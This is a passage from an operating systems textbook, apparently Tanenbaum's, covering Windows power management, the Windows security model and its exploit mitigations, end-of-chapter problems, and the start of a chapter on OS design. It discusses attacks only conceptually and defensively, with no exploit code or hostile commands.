Windows supports a special shut down mode called **hibernation**, which copies all of physical memory to disk and then reduces power consumption to a small trickle (notebooks can run weeks in a hibernated state) with little battery drain. Because all the memory state is written to disk, you can even replace the battery on a notebook while it is hibernated. When the system resumes after hibernation it restores the saved memory state (and reinitializes the I/O devices). This brings the computer back into the same state it was before hibernation, without having to login again and start up all the applications and services that were running. Windows optimizes this process by ignoring unmodified pages backed by disk already and compressing other memory pages to reduce the amount of I/O bandwidth required. The hibernation algorithm automatically tunes itself to balance between I/O and processor throughput. If there is more processor available, it uses expensive but more effective compression to reduce the I/O bandwidth needed. When I/O bandwidth is sufficient, hibernation will skip the compression altogether. With

the current generation of multiprocessors, both hibernation and resume can be performed in a few seconds even on systems with many gigabytes of RAM.

An alternative to hibernation is **standby mode** where the power manager reduces the entire system to the lowest power state possible, using just enough power to the refresh the dynamic RAM. Because memory does not need to be copied to disk, this is somewhat faster than hibernation on some systems.

Despite the availability of hibernation and standby, many users are still in the habit of shutting down their PC when they finish working. Windows uses hibernation to perform a pseudo shutdown and startup, called *HiberBoot*, that is much faster than normal shutdown and startup. When the user tells the system to shutdown, HiberBoot logs the user off and then hibernates the system at the point they would normally login again. Later, when the user turns the system on again, HiberBoot will resume the system at the login point. To the user it looks like shutdown was very, very fast because most of the system initialization steps are skipped. Of course, sometimes the system needs to perform a real shutdown in order to fix a problem or install an update to the kernel. If the system is told to reboot rather than shutdown, the system undergoes a real shutdown and performs a normal boot.

On phones and tablets, as well as the newest generation of laptops, computing devices are expected to be always on yet consume little power. To provide this experience Modern Windows implements a special version of power management called **CS** (**connected standby**). CS is possible on systems with special networking hardware which is able to listen for traffic on a small set of connections using much less power than if the CPU were running. A CS system always appears to be on, coming out of CS as soon as the screen is turned on by the user. Connected standby is different than the regular standby mode because a CS system will also come out of standby when it receives a packet on a monitored connection. Once the battery begins to run low, a CS system will go into the hibernation state to avoid completely exhausting the battery and perhaps losing user data.

Achieving good battery life requires more than just turning off the processor as often as possible. It is also important to keep the processor off as long as possible. The CS network hardware allows the processors to stay off until data have arrived, but other events can also cause the processors to be turned back on. In NT-based Windows device drivers, system services, and the applications themselves frequently run for no particular reason other than to *check on things*. Such *polling* activity is usually based on setting timers to periodically run code in the system or application. Timer-based polling can produce a cacophony of events turning on the processor. To avoid this, Modern Windows requires that timers specify an imprecision parameter which allows the operating system to coalesce timer events and reduce the number of separate occasions one of the processors will have to be turned back on. Windows also formalizes the conditions under which an application that is not actively running can execute code in the background. Operations like checking for updates or freshening content cannot be performed solely by requesting to run when a timer expires. An application must defer to the operating system about

when to run such background activities. For example, checking for updates might occur only once a day or at the next time the device is charging its battery. A set of system brokers provide a variety of conditions which can be used to limit when background activity is performed. If a background task needs to access a low-cost network or utilize a user's credentials, the brokers will not execute the task until the requisite conditions are present.

Many applications today are implemented with both local code and services in the cloud. Windows provides WNS (*Windows Notification Service*) which allows third-party services to push notifications to a Windows device in CS without requiring the CS network hardware to specifically listen for packets from the third party's servers. WNS notifications can signal time-critical events, such as the arrival of a text message or a VoIP call. When a WNS packet arrives, the processor will have to be turned on to process it, but the ability of the CS network hardware to discriminate between traffic from different connections means the processor does not have to awaken for every random packet that arrives at the network interface.

11.10 SECURITY IN WINDOWS 8

NT was originally designed to meet the U.S. Department of Defense's C2 security requirements (DoD 5200.28-STD), the Orange Book, which secure DoD systems must meet. This standard requires operating systems to have certain properties in order to be classified as secure enough for certain kinds of military work. Although Windows was not specifically designed for C2 compliance, it inherits many security properties from the original security design of NT, including the following:

1. Secure login with antispoofing measures.
2. Discretionary access controls.
3. Privileged access controls.
4. Address-space protection per process.
5. New pages must be zeroed before being mapped in.
6. Security auditing.

Let us review these items briefly

Secure login means that the system administrator can require all users to have a password in order to log in. Spoofing is when a malicious user writes a program that displays the login prompt or screen and then walks away from the computer in the hope that an innocent user will sit down and enter a name and password. The name and password are then written to disk and the user is told that login has

failed. Windows prevents this attack by instructing users to hit CTRL-ALT-DEL to log in. This key sequence is always captured by the keyboard driver, which then invokes a system program that puts up the genuine login screen. This procedure works because there is no way for user processes to disable CTRL-ALT-DEL processing in the keyboard driver. But NT can and does disable use of the CTRL-ALT-DEL secure attention sequence in some cases, particularly for consumers and in systems that have accessibility for the disabled enabled, on phones, tablets, and the Xbox, where there rarely is a physical keyboard.

Discretionary access controls allow the owner of a file or other object to say who can use it and in what way. Privileged access controls allow the system administrator (superuser) to override them when needed. Address-space protection simply means that each process has its own protected virtual address space not accessible by any unauthorized process. The next item means that when the process heap grows, the pages mapped in are initialized to zero so that processes cannot find any old information put there by the previous owner (hence the zeroed page list in Fig. 11-34, which provides a supply of zeroed pages for this purpose). Finally, security auditing allows the administrator to produce a log of certain security-related events.

While the Orange Book does not specify what is to happen when someone steals your notebook computer, in large organizations one theft a week is not unusual. Consequently, Windows provides tools that a conscientious user can use to minimize the damage when a notebook is stolen or lost (e.g., secure login, encrypted files, etc.). Of course, conscientious users are precisely the ones who do not lose their notebooks—it is the others who cause the trouble.

In the next section we will describe the basic concepts behind Windows security. After that we will look at the security system calls. Finally, we will conclude by seeing how security is implemented.

11.10.1 Fundamental Concepts

Every Windows user (and group) is identified by an **SID** (**Security ID**). SIDs are binary numbers with a short header followed by a long random component. Each SID is intended to be unique worldwide. When a user starts up a process, the process and its threads run under the user's SID. Most of the security system is designed to make sure that each object can be accessed only by threads with authorized SIDs.

Each process has an **access token** that specifies an SID and other properties. The token is normally created by *winlogon*, as described below. The format of the token is shown in Fig. 11-45. Processes can call GetTokenInformation to acquire this information. The header contains some administrative information. The expiration time field could tell when the token ceases to be valid, but it is currently not used. The *Groups* field specifies the groups to which the process belongs, which is needed for the POSIX subsystem. The default **DACL** (**Discretionary ACL**) is the

access control list assigned to objects created by the process if no other ACL is specified. The user SID tells who owns the process. The restricted SIDs are to allow untrustworthy processes to take part in jobs with trustworthy processes but with less power to do damage.

Finally, the privileges listed, if any, give the process special powers denied ordinary users, such as the right to shut the machine down or access files to which access would otherwise be denied. In effect, the privileges split up the power of the superuser into several rights that can be assigned to processes individually. In this way, a user can be given some superuser power, but not all of it. In summary, the access token tells who owns the process and which defaults and powers are associated with it.




Figure 11-45. Structure of an access token.

When a user logs in, *winlogon* gives the initial process an access token. Subsequent processes normally inherit this token on down the line. A process' access token initially applies to all the threads in the process. However, a thread can acquire a different access token during execution, in which case the thread's access token overrides the process' access token. In particular, a client thread can pass its access rights to a server thread to allow the server to access the client's protected files and other objects. This mechanism is called **impersonation**. It is implemented by the transport layers (i.e., ALPC, named pipes, and TCP/IP) and used by RPC to communicate from clients to servers. The transports use internal interfaces in the kernel's security reference monitor component to extract the security context for the current thread's access token and ship it to the server side, where it is used to construct a token which can be used by the server to impersonate the client.

Another basic concept is the **security descriptor**. Every object has a security descriptor associated with it that tells who can perform which operations on it. The security descriptors are specified when the objects are created. The NTFS file system and the registry maintain a persistent form of security descriptor, which is used to create the security descriptor for File and Key objects (the object-manager objects representing open instances of files and keys).

A security descriptor consists of a header followed by a DACL with one or more **ACEs** (**Access Control Entries**). The two main kinds of elements are Allow and Deny. An Allow element specifies an SID and a bitmap that specifies which operations processes that SID may perform on the object. A Deny element works the same way, except a match means the caller may not perform the operation. For example, Ida has a file whose security descriptor specifies that everyone has read access, Elvis has no access. Cathy has read/write access, and Ida herself has full

access. This simple example is illustrated in Fig. 11-46. The SID Everyone refers to the set of all users, but it is overridden by any explicit ACEs that follow.




Figure 11-46. An example security descriptor for a file.

In addition to the DACL, a security descriptor also has a **SACL** (**System Access Control list**), which is like a DACL except that it specifies not who may use the object, but which operations on the object are recorded in the systemwide security event log. In Fig. 11-46, every operation that Marilyn performs on the file will be logged. The SACL also contains the **integrity level**, which we will describe shortly.

11.10.2 Security API Calls

Most of the Windows access-control mechanism is based on security descriptors. The usual pattern is that when a process creates an object, it provides a security descriptor as one of the parameters to the CreateProcess, CreateFile, or other object-creation call. This security descriptor then becomes the security descriptor attached to the object, as we saw in Fig. 11-46. If no security descriptor is provided in the object-creation call, the default security in the caller's access token (see Fig. 11-45) is used instead.

Many of the Win32 API security calls relate to the management of security descriptors, so we will focus on those here. The most important calls are listed in Fig. 11-47. To create a security descriptor, storage for it is first allocated and then

initialized using InitializeSecurityDescriptor. This call fills in the header. If the owner SID is not known, it can be looked up by name using LookupAccountSid. It can then be inserted into the security descriptor. The same holds for the group SID, if any. Normally, these will be the caller's own SID and one of the called's groups, but the system administrator can fill in any SIDs.

Win32 API function	Description
InitializeSecurityDescriptor	Prepare a new security descriptor for use
LookupAccountSid	Look up the SID for a given user name
SetSecurityDescriptorOwner	Enter the owner SID in the security descriptor
SetSecurityDescriptorGroup	Enter a group SID in the security descriptor
InitializeAcl	Initialize a DACL or SACL
AddAccessAllowedAce	Add a new ACE to a DACL or SACL allowing access
AddAccessDeniedAce	Add a new ACE to a DACL or SACL denying access
DeleteAce	Remove an ACE from a DACL or SACL
SetSecurityDescriptorDacl	Attach a DACL to a security descriptor

Figure 11-47. The principal Win32 API functions for security.

At this point the security descriptor's DACL (or SACL) can be initialized with InitializeAcl. ACL entries can be added using AddAccessAllowedAce and AddAccessDeniedAce. These calls can be repeated multiple times to add as many ACE entries as are needed. DeleteAce can be used to remove an entry, that is, when modifying an existing ACL rather than when constructing a new ACL. When the ACL is ready, SetSecurityDescriptorDacl can be used to attach it to the security descriptor. Finally, when the object is created, the newly minted security descriptor can be passed as a parameter to have it attached to the object.

11.10.3 Implementation of Security

Security in a stand-alone Windows system is implemented by a number of components, most of which we have already seen (networking is a whole other story and beyond the scope of this book). Logging in is handled by *winlogon* and authentication is handled by *lsass*. The result of a successful login is a new GUI shell (*explorer.exe*) with its associated access token. This process uses the SECURITY and SAM hives in the registry. The former sets the general security policy and the latter contains the security information for the individual users, as discussed in Sec. 11.2.3.

Once a user is logged in, security operations happen when an object is opened for access. Every OpenXXX call requires the name of the object being opened and the set of rights needed. During processing of the open, the security reference monitor (see Fig. 11-11) checks to see if the caller has all the rights required. It

performs this check by looking at the caller's access token and the DACL associated with the object. It goes down the list of ACEs in the ACL in order. As soon as it finds an entry that matches the caller's SID or one of the caller's groups, the access found there is taken as definitive. If all the rights the caller needs are available, the open succeeds; otherwise it fails.

DACLs can have Deny entries as well as Allow entries, as we have seen. For this reason, it is usual to put entries denying access in front of entries granting access in the ACL, so that a user who is specifically denied access cannot get in via a back door by being a member of a group that has legitimate access.

After an object has been opened, a handle to it is returned to the caller. On subsequent calls, the only check that is made is whether the operation now being tried was in the set of operations requested at open time, to prevent a caller from opening a file for reading and then trying to write on it. Additionally, calls on handles may result in entries in the audit logs, as required by the SACL.

Windows added another security facility to deal with common problems securing the system by ACLs. There are new mandatory **integrity-level SIDs** in the process token, and objects specify an integrity-level ACE in the SACL. The integrity level prevents write-access to objects no matter what ACEs are in the DACL. In particular, the integrity-level scheme is used to protect against an Internet Explorer process that has been compromised by an attacker (perhaps by the user ill-advisedly downloading code from an unknown Website). **Low-rights IE**, as it is called, runs with an integrity level set to *low*. By default all files and registry keys in the system have an integrity level of *medium*, so IE running with low-integrity level cannot modify them.

A number of other security features have been added to Windows in recent years. Starting with service pack 2 of Windows XP, much of the system was compiled with a flag (/GS) that did validation against many kinds of stack buffer overflows. Additionally a facility in the AMD64 architecture, called NX, was used to limit execution of code on stacks. The NX bit in the processor is available even when running in x86 mode. NX stands for *no execute* and allows pages to be marked so that code cannot be executed from them. Thus, if an attacker uses a buffer-overflow vulnerability to insert code into a process, it is not so easy to jump to the code and start executing it.

Windows Vista introduced even more security features to foil attackers. Code loaded into kernel mode is checked (by default on x64 systems) and only loaded if it is properly signed by a known and trusted authority. The addresses that DLLs and EXEs are loaded at, as well as stack allocations, are shuffled quite a bit on each system to make it less likely that an attacker can successfully use buffer overflows to branch into a well-known address and begin executing sequences of code that can be weaved into an elevation of privilege. A much smaller fraction of systems will be able to be attacked by relying on binaries being at standard addresses. Systems are far more likely to just crash, converting a potential elevation attack into a less dangerous denial-of-service attack.

Yet another change was the introduction of what Microsoft calls **UAC** (**User Account Control**). This is to address the chronic problem in Windows where most users run as administrators. The design of Windows does not require users to run as administrators, but neglect over many releases had made it just about impossible to use Windows successfully if you were not an administrator. Being an administrator all the time is dangerous. Not only can user errors easily damage the system, but if the user is somehow fooled or attacked and runs code that is trying to compromise the system, the code will have administrative access, and can bury itself deep in the system.

With UAC, if an attempt is made to perform an operation requiring administrator access, the system overlays a special desktop and takes control so that only input from the user can authorize the access (similarly to how CTRL-ALT-DEL works for C2 security). Of course, without becoming administrator it is possible for an attacker to destroy what the user really cares about, namely his personal files. But UAC does help foil existing types of attacks, and it is always easier to recover a compromised system if the attacker was unable to modify any of the system data or files.

The final security feature in Windows is one we have already mentioned. There is support to create *protected processes* which provide a security boundary. Normally, the user (as represented by a token object) defines the privilege boundary in the system. When a process is created, the user has access to process through any number of kernel facilities for process creation, debugging, path names, thread injection, and so on. Protected processes are shut off from user access. The original use of this facility in Windows was to allow digital rights management software to better protect content. In Windows 8.1, protected processes were expanded to more user-friendly purposes, like securing the system against attackers rather than securing content against attacks by the system owner.

Microsoft's efforts to improve the security of Windows have accelerated in recent years as more and more attacks have been launched against systems around the world. Some of these attacks have been very successful, taking entire countries and major corporations offline, and incurring costs of billions of dollars. Most of the attacks exploit small coding errors that lead to buffer overruns or using memory after it is freed, allowing the attacker to insert code by overwriting return addresses, exception pointers, virtual function pointers, and other data that control the execution of programs. Many of these problems could be avoided if type-safe languages were used instead of C and C++. And even with these unsafe languages many vulnerabilities could be avoided if students were better trained to understand the pitfalls of parameter and data validation, and the many dangers inherent in memory allocation APIs. After all, many of the software engineers who write code at Microsoft today were students a few years earlier, just as many of you reading this case study are now. Many books are available on the kinds of small coding errors that are exploitable in pointer-based languages and how to avoid them (e.g., Howard and LeBlank, 2009).

11.10.4 Security Mitigations

It would be great for users if computer software did not have any bugs, particularly bugs that are exploitable by hackers to take control of their computer and steal their information, or use their computer for illegal purposes such as distributed denial-of-service attacks, compromising other computers, and distribution of spam or other illicit materials. Unfortunately, this is not *yet* feasible in practice, and computers continue to have security vulnerabilities. Operating system developers have expended incredible efforts to minimize the number of bugs, with enough success that attackers are increasing their focus on application software, or browser plug-ins, like Adobe Flash, rather than the operating system itself.

Computer systems can still be made more secure through **mitigation** techniques that make it more difficult to exploit vulnerabilities when they are found. Windows has continually added improvements to its mitigation techniques in the ten years leading up to Windows 8.1.

Mitigation	Description
/GS compiler flag	Add canary to stack frames to protect branch targets
Exception hardening	Restrict what code can be invoked as exception handlers
NX MMU protection	Mark code as non-executable to hinder attack payloads
ASLR	Randomize address space to make ROP attacks difficult
Heap hardening	Check for common heap usage errors
VTGuard	Add checks to validate virtual function tables
Code Integrity	Verify that libraries and drivers are properly cryptographically signed
Patchguard	Detect attempts to modify kernel data, e.g. by rootkits
Windows Update	Provide regular security patches to remove vulnerabilities
Windows Defender	Built-in basic antivirus capability

Figure 11-48. Some of the principal security mitigations in Windows.

The mitigations listed undermine different steps required for successful widespread exploitation of Windows systems. Some provide **defense-in-depth** against attacks that are able to work around other mitigations. /GS protects against stack overflow attacks that might allow attackers to modify return addresses, function pointers, and exception handlers. Exception hardening adds additional checks to verify that exception handler address chains are not overwritten. No-eXecute protection requires that successful attackers point the program counter not just at a data payload, but at code that the system has marked as executable. Often attackers attempt to circumvent NX protections using **return-oriented-programming** or **return to libC** techniques that point the program counter at fragments of code that allow them to build up an attack. **ASLR** (**Address Space Layout Randomization**) foils such attacks by making it difficult for an attacker to know ahead of time just exactly where the code, stacks, and other data structures are loaded in

the address space. Recent work shows how running programs can be rerandomized every few seconds, making attacks even more difficult (Giuffrida et al., 2012).

Heap hardening is a series of mitigations added to the Windows implementation of the heap that make it more difficult to exploit vulnerabilities such as writing beyond the boundaries of a heap allocation, or some cases of continuing to use a heap block after freeing it. VTGuard adds additional checks in particularly sensitive code that prevent exploitation of use-after-free vulnerabilities related to virtual-function tables in C++.

Code integrity is kernel-level protection against loading arbitrary executable code into processes. It checks that programs and libraries were cryptographically signed by a trustworthy publisher. These checks work with the memory manager to verify the code on a page-by-page basis whenever individual pages are retrieved from disk. **Patchguard** is a kernel-level mitigation that attempts to detect rootkits designed to hide a successful exploitation from detection.

Windows Update is an automated service providing fixes to security vulnerabilities by patching the affected programs and libraries within Windows. Many of the vulnerabilities fixed were reported by security researchers, and their contributions are acknowledged in the notes attached to each fix. Ironically the security updates themselves pose a significant risk. Almost all vulnerabilities used by attackers are exploited only after a fix has been published by Microsoft. This is because reverse engineering the fixes themselves is the primary way most hackers discover vulnerabilities in systems. Systems that did not have all known updates immediately applied are thus susceptible to attack. The security research community is usually insistent that companies patch all vulnerabilities found within a reasonable time. The current monthly patch frequency used by Microsoft is a compromise between keeping the community happy and how often users must deal with patching to keep their systems safe.

The exception to this are the so-called **zero day** vulnerabilities. These are exploitable bugs that are not known to exist until after their use is detected. Fortunately, zero day vulnerabilities are considered to be rare, and reliably exploitable zero days are even rarer due to the effectiveness of the mitigation measures described above. There is a black market in such vulnerabilities. The mitigations in the most recent versions of Windows are believed to be causing the market price for a useful zero day to rise very steeply.

Finally, antivirus software has become such a critical tool for combating malware that Windows includes a basic version within Windows, called **Windows Defender**. Antivirus software hooks into kernel operations to detect malware inside files, as well as recognize the behavioral patterns that are used by specific instances (or general categories) of malware. These behaviors include the techniques used to survive reboots, modify the registry to alter system behavior, and launching particular processes and services needed to implement an attack. Though Windows Defender provides reasonably good protection against common malware, many users prefer to purchase third-party antivirus software.

Many of these mitigations are under the control of compiler and linker flags. If applications, kernel device drivers, or plug-in libraries read data into executable memory or include code without /GS and ASLR enabled, the mitigations are not present and any vulnerabilities in the programs are much easier to exploit. Fortunately, in recent years the risks of not enabling mitigations are becoming widely understood by software developers, and mitigations are generally enabled.

The final two mitigations on the list are under the control of the user or administrator of each computer system. Allowing Windows Update to patch software and making sure that updated antivirus software is installed on systems are the best techniques for protecting systems from exploitation. The versions of Windows used by enterprise customers include features that make it easier for administrators to ensure that the systems connected to their networks are fully patched and correctly configured with antivirus software.

11.11 SUMMARY

Kernel mode in Windows is structured in the HAL, the kernel and executive layers of NTOS, and a large number of device drivers implementing everything from device services to file systems and networking to graphics. The HAL hides certain differences in hardware from the other components. The kernel layer manages the CPUs to support multithreading and synchronization, and the executive implements most kernel-mode services.

The executive is based on kernel-mode objects that represent the key executive data structures, including processes, threads, memory sections, drivers, devices, and synchronization objects—to mention a few. User processes create objects by calling system services and get back handle references which can be used in subsequent system calls to the executive components. The operating system also creates objects internally. The object manager maintains a namespace into which objects can be inserted for subsequent lookup.

The most important objects in Windows are processes, threads, and sections. Processes have virtual address spaces and are containers for resources. Threads are the unit of execution and are scheduled by the kernel layer using a priority algorithm in which the highest-priority ready thread always runs, preempting lower-priority threads as necessary. Sections represent memory objects, like files, that can be mapped into the address spaces of processes. EXE and DLL program images are represented as sections, as is shared memory.

Windows supports demand-paged virtual memory. The paging algorithm is based on the working-set concept. The system maintains several types of page lists, to optimize the use of memory. The various page lists are fed by trimming the working sets using complex formulas that try to reuse physical pages that have not been referenced in a long time. The cache manager manages virtual addresses in the kernel that can be used to map files into memory, dramatically improving

I/O performance for many applications because read operations can be satisfied without accessing the disk.

I/O is performed by device drivers, which follow the Windows Driver Model. Each driver starts out by initializing a driver object that contains the addresses of the procedures that the system can call to manipulate devices. The actual devices are represented by device objects, which are created from the configuration description of the system or by the plug-and-play manager as it discovers devices when enumerating the system buses. Devices are stacked and I/O request packets are passed down the stack and serviced by the drivers for each device in the device stack. I/O is inherently asynchronous, and drivers commonly queue requests for further work and return back to their caller. File-system volumes are implemented as devices in the I/O system.

The NTFS file system is based on a master file table, which has one record per file or directory. All the metadata in an NTFS file system is itself part of an NTFS file. Each file has multiple attributes, which can be either in the MFT record or nonresident (stored in blocks outside the MFT). NTFS supports Unicode, compression, journaling, and encryption among many other features.

Finally, Windows has a sophisticated security system based on access control lists and integrity levels. Each process has an authentication token that tells the identity of the user and what special privileges the process has, if any. Each object has a security descriptor associated with it. The security descriptor points to a discretionary access control list that contains access control entries that can allow or deny access to individuals or groups. Windows has added numerous security features in recent releases, including BitLocker for encrypting entire volumes, and address-space randomization, nonexecutable stacks, and other measures to make successful attacks more difficult.

PROBLEMS

1. Give one advantage and one disadvantage of the registry vs. having individual *.ini* files.

2. A mouse can have one, two, or three buttons. All three types are in use. Does the HAL hide this difference from the rest of the operating system? Why or why not?

3. The HAL keeps track of time starting in the year 1601. Give an example of an application where this feature is useful.

4. In Sec. 11.3.3 we described the problems caused by multithreaded applications closing handles in one thread while still using them in another. One possibility for fixing this would be to insert a sequence field. How could this help? What changes to the system would be required?

5. Many components of the executive (Fig. 11-11) call other components of the executive. Give three examples of one component calling another one, but use (six) different components in all.

6. Win32 does not have signals. If they were to be introduced, they could be per process, per thread, both, or neither. Make a proposal and explain why it is a good idea.

7. An alternative to using DLLs is to statically link each program with precisely those library procedures it actually calls, no more and no less. If this scheme were to be introduced, would it make more sense on client machines or on server machines?

8. The discussion of Windows User-Mode Scheduling mentioned that user-mode and kernel-mode threads had different stacks. What are some reasons why separate stacks are needed?

9. Windows uses 2-MB large pages because it improves the effectiveness of the TLB, which can have a profound impact on performance. Why is this? Why are 2-MB large pages not used all the time?

10. Is there any limit on the number of different operations that can be defined on an executive object? If so, where does this limit come from? If not, why not?

11. The Win32 API call WaitForMultipleObjects allows a thread to block on a set of synchronization objects whose handles are passed as parameters. As soon as any one of them is signaled, the calling thread is released. Is it possible to have the set of synchronization objects include two semaphores, one mutex, and one critical section? Why or why not? (*Hint*: This is not a trick question but it does require some careful thought.)

12. When initializing a global variable in a multithreaded program, a common programming error is to allow a race condition where the variable can be initialized twice. Why could this be a problem? Windows provides the InitOnceExecuteOnce API to prevent such races. How might it be implemented?

13. Name three reasons why a desktop process might be terminated. What additional reason might cause a process running a modern application to be terminated?

14. Modern applications must save their state to disk every time the user switches away from the application. This seems inefficient, as users may switch back to an application many times and the application simply resumes running. Why does the operating system require applications to save their state so often rather than just giving them a chance at the point the application is actually going to be terminated?

15. As described in Sec. 11.4, there is a special handle table used to allocate IDs for processes and threads. The algorithms for handle tables normally allocate the first available handle (maintaining the free list in LIFO order). In recent releases of Windows this was changed so that the ID table always keeps the free list in FIFO order. What is the problem that the LIFO ordering potentially causes for allocating process IDs, and why does not UNIX have this problem?

16. Suppose that the quantum is set to 20 msec and the current thread, at priority 24, has just started a quantum. Suddenly an I/O operation completes and a priority 28 thread is made ready. About how long does it have to wait to get to run on the CPU?

17. In Windows, the current priority is always greater than or equal to the base priority. Are there any circumstances in which it would make sense to have the current priority be lower than the base priority? If so, give an example. If not, why not?

18. Windows uses a facility called Autoboost to temporarily raise the priority of a thread that holds the resource that is required by a higher-priority thread. How do you think this works?

19. In Windows it is easy to implement a facility where threads running in the kernel can temporarily attach to the address space of a different process. Why is this so much harder to implement in user mode? Why might it be interesting to do so?

20. Name two ways to give better response time to the threads in important processes.

21. Even when there is plenty of free memory available, and the memory manager does not need to trim working sets, the paging system can still frequently be writing to disk. Why?

22. Windows swaps the processes for modern applications rather than reducing their working set and paging them. Why would this be more efficient? (Hint: It makes much less of a difference when the disk is an SSD.)

23. Why does the self-map used to access the physical pages of the page directory and page tables for a process always occupy the same 8 MB of kernel virtual addresses (on the x86)?

24. The x86 can use either 64-bit or 32-bit page table entries. Windows uses 64-bit PTEs so the system can access more than 4 GB of memory. With 32-bit PTEs, the self-map uses only one PDE in the page directory, and thus occupies only 4 MB of addresses rather than 8 MB. Why is this?

25. If a region of virtual address space is reserved but not committed, do you think a VAD is created for it? Defend your answer.

26. Which of the transitions shown in Fig. 11-34 are policy decisions, as opposed to required moves forced by system events (e.g., a process exiting and freeing its pages)?

27. Suppose that a page is shared and in two working sets at once. If it is evicted from one of the working sets, where does it go in Fig. 11-34? What happens when it is evicted from the second working set?

28. When a process unmaps a clean stack page, it makes the transition (5) in Fig. 11-34. Where does a dirty stack page go when unmapped? Why is there no transition to the modified list when a dirty stack page is unmapped?

29. Suppose that a dispatcher object representing some type of exclusive lock (like a mutex) is marked to use a notification event instead of a synchronization event to announce that the lock has been released. Why would this be bad? How much would the answer depend on lock hold times, the length of quantum, and whether the system was a multiprocessor?

30. To support POSIX, the native NtCreateProcess API supports duplicating a process in order to support fork. In UNIX fork is shortly followed by an exec most of the time. One example where this was used historically was in the Berkeley dump(8S) program which would backup disks to magnetic tape. Fork was used as a way of checkpointing the dump program so it could be restarted if there was an error with the tape device.

Give an example of how Windows might do something similar using NtCreateProcess. (*Hint*: Consider processes that host DLLs to implement functionality provided by a third party).

31. A file has the following mapping. Give the MFT run entries.

Offset	0	1	2	3	4	5	6	7	8	9	10
Disk address	50	51	52	22	24	25	26	53	54	-	60

32. Consider the MFT record of Fig. 11-41. Suppose that the file grew and a 10th block was assigned to the end of the file. The number of this block is 66. What would the MFT record look like now?

33. In Fig. 11-44(b), the first two runs are each of length 8 blocks. Is it just an accident that they are equal, or does this have to do with the way compression works? Explain your answer.

34. Suppose that you wanted to build Windows Lite. Which of the fields of Fig. 11-45 could be removed without weakening the security of the system?

35. The mitigation strategy for improving security despite the continuing presence of vulnerabilities has been very successful. Modern attacks are very sophisticated, often requiring the presence of multiple vulnerabilities to build a reliable exploit. One of the vulnerabilities that is usually required is an *information leak*. Explain how an information leak can be used to defeat address-space randomization in order to launch an attack based on return-oriented programming.

36. An extension model used by many programs (Web browsers, Office, COM servers) involves *hosting* DLLs to hook and extend their underlying functionality. Is this a reasonable model for an RPC-based service to use as long as it is careful to impersonate clients before loading the DLL? Why not?

37. When running on a NUMA machine, whenever the Windows memory manager needs to allocate a physical page to handle a page fault it attempts to use a page from the NUMA node for the current thread's ideal processor. Why? What if the thread is currently running on a different processor?

38. Give a couple of examples where an application might be able to recover easily from a backup based on a volume shadow copy rather the state of the disk after a system crash.

39. In Sec. 11.10, providing new memory to the process heap was mentioned as one of the scenarios that require a supply of zeroed pages in order to satisfy security requirements. Give one or more other examples of virtual memory operations that require zeroed pages.

40. Windows contains a hypervisor which allows multiple operating systems to run simultaneously. This is available on clients, but is far more important in cloud computing. When a security update is applied to a guest operating system, it is not much different than patching a server. However, when a security update is applied to the root operating system, this can be a big problem for the users of cloud computing. What is the nature of the problem? What can be done about it?

41. The *regedit* command can be used to export part or all of the registry to a text file under all current versions of Windows. Save the registry several times during a work session and see what changes. If you have access to a Windows computer on which you can install software or hardware, find out what changes when a program or device is added or removed.

42. Write a UNIX program that simulates writing an NTFS file with multiple streams. It should accept a list of one or more files as arguments and write an output file that contains one stream with the attributes of all arguments and additional streams with the contents of each of the arguments. Now write a second program for reporting on the attributes and streams and extracting all the components.

12

OPERATING SYSTEM DESIGN

In the past 11 chapters, we have covered a lot of ground and taken a look at many concepts and examples relating to operating systems. But studying existing operating systems is different from designing a new one. In this chapter we will take a quick look at some of the issues and trade-offs that operating systems designers have to consider when designing and implementing a new system.

There is a certain amount of folklore about what is good and what is bad floating around in the operating systems community, but surprisingly little has been written down. Probably the most important book is Fred Brooks' classic *The Mythical Man Month* in which he relates his experiences in designing and implementing IBM's OS/360. The 20th anniversary edition revises some of that material and adds four new chapters (Brooks, 1995).

Three classic papers on operating system design are "Hints for Computer System Design" (Lampson, 1984), "On Building Systems That Will Fail" (Corbató, 1991), and "End-to-End Arguments in System Design" (Saltzer et al., 1984). Like Brooks' book, all three papers have survived the years extremely well; most of their insights are still as valid now as when they were first published.

This chapter draws upon these sources as well as on personal experience as designer or codesigner of two operating systems: Amoeba (Tanenbaum et al., 1990) and MINIX (Tanenbaum and Woodhull, 2006). Since no consensus exists among operating system designers about the best way to design an operating system, this chapter will thus be more personal, speculative, and undoubtedly more controversial than the previous ones.

12.1 THE NATURE OF THE DESIGN PROBLEM

Operating system design is more of an engineering project than an exact science. It is hard to set clear goals and meet them. Let us start with these points.

12.1.1 Goals

In order to design a successful operating system, the designers must have a clear idea of what they want. Lack of a goal makes it very hard to make subsequent decisions. To make this point clearer, it is instructive to take a look at two programming languages, PL/I and C. PL/I was designed by IBM in the 1960s because it was a nuisance to have to support both FORTRAN and COBOL, and embarrassing to have academics yapping in the background that Algol was better than both of them. So a committee was set up to produce a language that would be all things to all people: PL/I. It had a little bit of FORTRAN, a little bit of COBOL, and a little bit of Algol. It failed because it lacked any unifying vision. It was simply a collection of features at war with one another, and too cumbersome to be compiled efficiently, to boot.

Now consider C. It was designed by one person (Dennis Ritchie) for one purpose (system programming). It was a huge success, in no small part because Ritchie knew what he wanted and did not want. As a result, it is still in widespread use more than three decades after its appearance. Having a clear vision of what you want is crucial.

